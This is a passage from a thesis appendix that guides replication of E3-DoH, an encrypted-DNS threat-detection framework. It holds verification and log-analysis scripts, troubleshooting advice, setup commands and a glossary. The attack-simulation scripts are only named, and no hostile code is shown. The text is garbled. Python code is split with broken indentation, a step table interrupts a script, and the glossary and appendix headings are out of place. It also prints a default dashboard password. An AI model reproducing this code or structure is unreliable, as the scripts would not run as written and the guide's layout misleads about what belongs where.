        print(f"OVERALL: {report['verification_status']}")
        print("=" * 60)


def load_and_verify(results_file: str):
    """
    Load results from file and verify against thesis.

    Args:
        results_file: Path to results JSON file
    """
    print(f"Loading results from: {results_file}")

    with open(results_file, 'r') as f:
        results = json.load(f)

    verifier = ResultsVerifier()

    # Extract E3-DoH results
    e3doh_results = {}
```

```
for exp in results.get('experiments', []):
    if exp.get('experiment_type') == 'e3doh':
        protocol = exp.get('protocol', 'Unknown')
        e3doh_results[protocol] = exp.get('metrics', {})

if not e3doh_results:
    print("ERROR: No E3-DoH results found in file")
    return

# Verify each protocol
all_passed = True

for protocol, metrics in e3doh_results.items():
    report = verifier.verify_protocol_results(protocol, metrics)
    verifier.print_verification_report(report)

    if report['verification_status'] != 'PASSED':
        all_passed = False

# Final summary
print("\n" + "=" * 60)
print("FINAL VERIFICATION SUMMARY")
print("=" * 60)

if all_passed:
    print("\n✓ ALL RESULTS VERIFIED SUCCESSFULLY")
```

```
        print("  Your replication matches the thesis results within tolerance.")
    else:
        print("\n✗ SOME RESULTS DEVIATE FROM THESIS")
        print("  Please review the failed comparisons above.")
        print("  Consider:")
        print("    - Checking data preprocessing steps")
        print("    - Verifying hyperparameter settings")
        print("    - Ensuring sufficient training epochs")
        print("    - Checking for hardware differences")


if __name__ == "__main__":
    # Check command line arguments
    if len(sys.argv) > 1:
        results_file = sys.argv[1]
    else:
        results_file = "results/e3doh_full_evaluation_results.json"

    try:
        load_and_verify(results_file)
    except FileNotFoundError:
        print(f"ERROR: Results file not found: {results_file}")
        print("Please run experiments first (19_run_experiments.py)")
        sys.exit(1)
```

---

14. Troubleshooting Guide

14.1 Common Issues and Solutions

markdown

TROUBLESHOOTING GUIDE

Issue 1: eBPF Program Fails to Load

****Symptoms:****

- Error: "Operation not permitted" when loading eBPF

- eBPF verifier rejects program

****Solutions:****

1. Check if BPF is enabled:

   ```bash

   cat /proc/sys/kernel/unprivileged_bpf_disabled

   # Should be 0

2. Run with sudo:

bash

sudo python3 your_script.py

3. Check kernel version:

bash

uname -r

*# Should be 4.4+ for basic eBPF, 5.4+ for full features*

4. Install newer kernel if needed:

bash

sudo apt install linux-generic-hwe-22.04

**Issue 2: QHE Operations Too Slow**
   ```

Symptoms:

- Homomorphic operations take seconds instead of milliseconds
- Memory usage grows unbounded

Solutions:

1. Reduce ring dimension (trade security for speed):

python

config = QHEConfig(ring_dimension=128, modulus=2048) *# Faster but less secure*

2. Use SIMD batching:

python

Encrypt multiple values at once

ciphertexts = qhe.encrypt_vector([0, 1, 1, 0, ...])

3. Enable GPU acceleration (if available):

bash

Install CUDA support

pip install tenseal[cuda]

4. Limit multiplicative depth:

python

Use only additive operations where possible

Additions don't increase noise

Issue 3: Federated Learning Doesn't Converge

Symptoms:

- Accuracy stays at 50% (random)
- Loss doesn't decrease

Solutions:

1. Check data distribution:

python

```
# Ensure each client has both classes
for i, (X, y) in enumerate(client_data):
    print(f"Client {i}: {sum(y)}/{len(y)} positive")
```

2. Reduce learning rate:

```
config = FederatedConfig(learning_rate=0.0001)  # Lower LR
```

3. Increase local epochs:

```
config = FederatedConfig(local_epochs=10)  # More local training
```

4. Check for data leakage:

```
# Ensure normalization is fit on training data only
scaler.fit(X_train)  # NOT on all data
X_train = scaler.transform(X_train)
X_test = scaler.transform(X_test)  # Use training scaler
```

Issue 4: High False Positive Rate

Symptoms:

- FPR > 1%
- Many benign queries blocked

Solutions:

1. Adjust detection threshold:

```
# Increase threshold to reduce FP
AMPSConfig(kl_threshold=0.5)  # Higher threshold
```

2. Improve training data:

```
```

Add more diverse benign samples

Ensure benign traffic covers full range

3. Use ensemble methods:

python

Combine multiple detectors

Only flag if majority agree

4. Add post-processing:

python

Require multiple consecutive detections

before triggering sandbox

Issue 5: Network Namespace Creation Fails

Symptoms:

- "Cannot create namespace" error
- Permission denied

Solutions:

1. Check if you have sudo:

bash

sudo ip netns add test

2. Check kernel support:

bash

ls /proc/self/ns/net

Should exist

3. Enable namespaces:

bash

Check if disabled

cat /proc/sys/user/max_net_namespaces

Should be > 0

Issue 6: Docker Compose Services Won't Start

Symptoms:

- "Port already in use"
- Services constantly restarting

Solutions:

1. Check port conflicts:

bash

sudo netstat -tlnp | grep 443

2. Stop conflicting services:

bash

sudo systemctl stop apache2 *# If using port 443*

3. Check logs:

bash

docker compose logs -f service_name

4. Rebuild:

bash

docker compose down

docker compose build --no-cache

docker compose up -d

Issue 7: P4 Compilation Fails

Symptoms:

- p4c errors
- BMv2 won't load program

Solutions:

1. Check P4 version:

bash

```
p4c --version
```

2. Use correct architecture:

bash

```
p4c --arch v1model your_program.p4
```

3. Check BMv2 logs:

bash

```
sudo simple_switch --log-console your_program.json
```

Issue 8: Dataset Download Fails

Symptoms:

- 404 errors
- Timeout

Solutions:

1. Check URL:

bash

```
curl -I https://example.com/dataset.zip
```

2. Try alternative mirror:
    - Check thesis references for backup links
    - Search for dataset name on Google
3. Use wget with resume:

bash

```
wget -c --tries=10 URL
```

4. Generate synthetic data (see Section 7.3)

Issue 9: Memory Issues

Symptoms:

- "Out of memory" errors

- System becomes unresponsive

Solutions:

1. Reduce batch size:

python

```
config = FederatedConfig(batch_size=16)
```

2. Use smaller model:

python

```
config = FederatedConfig(hidden_dim=32)  # Smaller network
```

3. Process in chunks:

python

```
for chunk in pd.read_csv(file, chunksize=10000):
    process(chunk)
```

4. Check memory usage:

bash

```
free -h
htop
```

Issue 10: Results Don't Match Thesis

Symptoms:

- Accuracy significantly different
- Latency much higher/lower

Solutions:

1. Verify data preprocessing:

python

```
# Check feature distributions match
print(train_df.describe())
```

2. Check hyperparameters:

python

Compare with thesis settings

print(config)

3. Ensure proper train/test split:

python

Check no data leakage

assert set(train_ids).isdisjoint(set(test_ids))

4. Run multiple times:

python

Results should be stable across runs

for seed in [42, 43, 44]:

  np.random.seed(seed)

  results = run_experiment()

5. Check hardware differences:
    - Different GPU = different timing
    - Different CPU = different performance
    - Document your hardware

text

14.2 Log Analysis Guide

```python

#!/usr/bin/env python3

# File: 22_log_analyzer.py

# Purpose: Analyze logs to diagnose issues
```

```
import re
from collections import Counter
from typing import List, Dict
import json



class LogAnalyzer:
    """Analyze E3-DoH logs for issues."""

    def __init__(self, log_file: str):
        """Initialize analyzer."""
        self.log_file = log_file
        self.lines = self._load_logs()

    def _load_logs(self) -> List[str]:
        """Load log file."""
        with open(self.log_file, 'r') as f:
            return f.readlines()

    def analyze_errors(self) -> Dict:
        """Analyze error patterns."""
        error_lines = [l for l in self.lines if 'ERROR' in l or 'CRITICAL' in l]

        # Extract error messages
        patterns = Counter()
        for line in error_lines:
```

```
        # Extract error message (after ERROR/CRITICAL)
        match = re.search(r'(ERROR|CRITICAL)[:\s]+(.+)', line)
        if match:
            msg = match.group(2)[:100]  # Truncate
            patterns[msg] += 1

    return {
        'total_errors': len(error_lines),
        'error_patterns': dict(patterns.most_common(10))
    }

def analyze_performance(self) -> Dict:
    """Extract performance metrics from logs."""
    timing_pattern = r'(\w+):\s*([\d.]+)\s*ms'

    timings = []
    for line in self.lines:
        matches = re.findall(timing_pattern, line)
        for name, value in matches:
            timings.append({'component': name, 'time_ms': float(value)})

    if not timings:
        return {'message': 'No timing data found'}

    # Group by component
    by_component = {}
```

```
    for t in timings:
        comp = t['component']
        if comp not in by_component:
            by_component[comp] = []
        by_component[comp].append(t['time_ms'])

    # Calculate statistics
    stats = {}
    for comp, times in by_component.items():
        import numpy as np
        stats[comp] = {
            'count': len(times),
            'mean_ms': np.mean(times),
            'p99_ms': np.percentile(times, 99) if len(times) > 1 else times[0]
        }

    return stats

def generate_report(self) -> str:
    """Generate analysis report."""
    report = []
    report.append("=" * 60)
    report.append("LOG ANALYSIS REPORT")
    report.append("=" * 60)

    # Error analysis
```

```
        errors = self.analyze_errors()
        report.append(f"\nTotal Errors: {errors['total_errors']}")

        if errors['error_patterns']:
            report.append("\nTop Error Patterns:")
            for pattern, count in errors['error_patterns'].items():
                report.append(f"  [{count}x] {pattern}")

        # Performance analysis
        perf = self.analyze_performance()
        if 'message' not in perf:
            report.append("\nPerformance Metrics:")
            for comp, stats in perf.items():
                report.append(f"\n  {comp}:")
                report.append(f"    Count: {stats['count']}")
                report.append(f"    Mean: {stats['mean_ms']:.3f} ms")
                report.append(f"    P99: {stats['p99_ms']:.3f} ms")

        return "\n".join(report)


if __name__ == "__main__":
    import sys

    if len(sys.argv) > 1:
        log_file = sys.argv[1]
```

```
    else:
        log_file = "logs/e3doh.log"
```

Step	Description	Section
1	Understand the problem and objectives	Section 3
2	Set up hardware and software environment	Section 5
3	Install required software packages	Section 6
4	Download and prepare datasets	Section 7
5	Implement E3-DoH components	Section 8
6	Deploy testbed infrastructure	Section 9
7	Set up attack simulation tools	Section 10
8	Run experiments	Section 11
9	Calculate performance metrics	Section 12
10	Verify results	Section 13

```
    try:
        analyzer = LogAnalyzer(log_file)
        print(analyzer.generate_report())
    except FileNotFoundError:
        print(f"Log file not found: {log_file}")
```

---

15. Conclusion and Summary

15.1 Summary of Replication Steps

This Deployment Guidance Appendix has provided a comprehensive, step-by-step guide for replicating the E3-DoH framework. The key steps are:

15.2 Expected Results

If you have successfully replicated the E3-DoH framework, you should observe results similar to:

Metric	DoH	DoT	DoQ
Detection Accuracy	≥ 99.4%	≥ 99.4%	≥ 99.4%
False Positive Rate	< 0.3%	< 0.3%	< 0.3%
P99 Latency	~1.7 ms	~1.9 ms	~0.8 ms
Throughput	~8.2M QPS	~7.8M QPS	~9.5M QPS

15.3 Key Takeaways

1. **Privacy Preservation**: E3-DoH analyzes encrypted DNS traffic without decryption, preserving user privacy.
2. **Multi-Protocol Support**: The framework works across DoH, DoT, and DoQ, providing comprehensive protection.
3. **Quantum Resistance**: Lattice-based cryptography protects against future quantum computer attacks.
4. **Adaptive Defense**: The system continuously adapts its encryption parameters based on detected threats.
5. **Byzantine Resilience**: Federated learning with geometric median aggregation resists malicious clients.

15.4 Limitations and Future Work

Limitations (from Section 7.3):

1. No full factorial ablation was performed - individual component contributions are not isolated.
2. Baseline comparisons are limited in scope.
3. Statistical reporting lacks per-class hypothesis tests.
4. External validity is limited to testbed conditions.

Future Work (from Section 8.2):

1. Full factorial ablation study (first priority)
2. Head-to-head comparison with HERALD and ThreatGuard-DNS
3. Cross-domain federated intelligence
4. Advanced post-quantum integration
5. Neuromorphic hardware acceleration

15.5 Contact and Support

For questions about this replication guide or the E3-DoH framework:

- **Thesis Repository**: Check for the reproducibility artifact mentioned in Section 7.3.4
- **Issues**: Report issues through the repository's issue tracker
- **Documentation**: Refer to the thesis Chapter 5 for detailed technical explanations

---

Appendix A: Quick Reference Commands

bash

==

ENVIRONMENT SETUP

==

Verify environment

bash 09_verify_environment.sh

```
# Download datasets
bash 10_download_datasets.sh

# Generate synthetic data (if needed)
python3 11_generate_synthetic_data.py

# Preprocess data
python3 12_preprocess_data.py

# ==========================================
# COMPONENT TESTING
# ==========================================

# Test AEE
python3 13_aee_implementation.py

# Test QHE
python3 14_qhe_implementation.py

# Test federated detection
python3 15_federated_detection.py

# Test AMPS
python3 16_amps_implementation.py

# ==========================================
```

```
# ATTACK SIMULATION
# ==========================================

# DNS tunneling attack
python3 17_tunneling_attack.py

# Timing side-channel attack
sudo python3 18_timing_attack.py

# ==========================================
# EXPERIMENTS
# ==========================================

# Run full experiment suite
python3 19_run_experiments.py

# Verify results
python3 21_verify_results.py results/e3doh_full_evaluation_results.json

# ==========================================
# DOCKER DEPLOYMENT
# ==========================================

# Start testbed
docker compose up -d
```

Check status

docker compose ps

View logs

docker compose logs -f

Stop testbed

docker compose down

==

MONITORING

==

Access Prometheus

http://localhost:9091

Access Grafana

http://localhost:3000 (admin/e3doh-admin)

Appendix B: File Structure

text

e3-doh-replication/

├── README.md

├── requirements.txt

├── docker-compose.yml

```
├── configs/
|   ├── coredns/
|   ├── unbound/
|   ├── dnsdist/
|   ├── certs/
|   ├── prometheus/
|   └── grafana/
├── services/
|   ├── aee/
|   ├── qhe/
|   ├── fl-coordinator/
|   ├── anomaly-detector/
|   ├── amps/
|   └── gateway/
├── tools/
|   ├── traffic-generator/
|   └── attack-simulator/
├── datasets/
|   ├── raw/
|   └── processed/
├── models/
```

```
├── scripts/
│   ├── 01_install_basics.sh
│   ├── 02_install_docker.sh
│   ├── 03_install_python_deps.sh
│   ├── ...
│   ├── 09_verify_environment.sh
│   ├── 10_download_datasets.sh
│   ├── 11_generate_synthetic_data.py
│   ├── 12_preprocess_data.py
│   ├── 13_aee_implementation.py
│   ├── 14_qhe_implementation.py
│   ├── 15_federated_detection.py
│   ├── 16_amps_implementation.py
```

Term	Definition
AEE	Adaptive Evolutionary Encryption - dynamically adjusts encryption based on threats
AMPS	Adaptive Multi-Protocol Sandbox - protocol-aware isolation system
Byzantine Attack	Attack where malicious participants provide false information
Differential Privacy	Mathematical guarantee that individual data cannot be identified

Term	Definition
DoH	DNS over HTTPS - DNS queries wrapped in HTTPS
DoQ	DNS over QUIC - DNS queries using QUIC protocol
DoT	DNS over TLS - DNS queries protected by TLS
eBPF	extended Berkeley Packet Filter - kernel-level packet processing
Federated Learning	Training models across multiple parties without sharing data
Homomorphic Encryption	Computation on encrypted data without decryption
Lattice-Based Cryptography	Encryption based on mathematical lattice problems
Module-LWE	Module Learning With Errors - quantum-resistant problem
QHE	Quantum-Safe Homomorphic Encryption
Ring-LWE	Ring Learning With Errors - efficient quantum-resistant problem
XDP	eXpress Data Path - high-performance packet processing

```
|   ├── 17_tunneling_attack.py
|   ├── 18_timing_attack.py
|   ├── 19_run_experiments.py
|   ├── 20_metrics_calculator.py
|   ├── 21_verify_results.py
```

| └── 22_log_analyzer.py

├── k8s/

| └── e3doh-deployment.yaml

├── results/

└── logs/

Appendix C: Glossary

This appendix is provided as supplementary material for the thesis "Next-Generation Secure Encrypted DNS Architectures: Four Complementary Frameworks for Adaptive, Privacy-Preserving, and Quantum-Resilient Defense" (Chapter 5: E3-DoH Framework).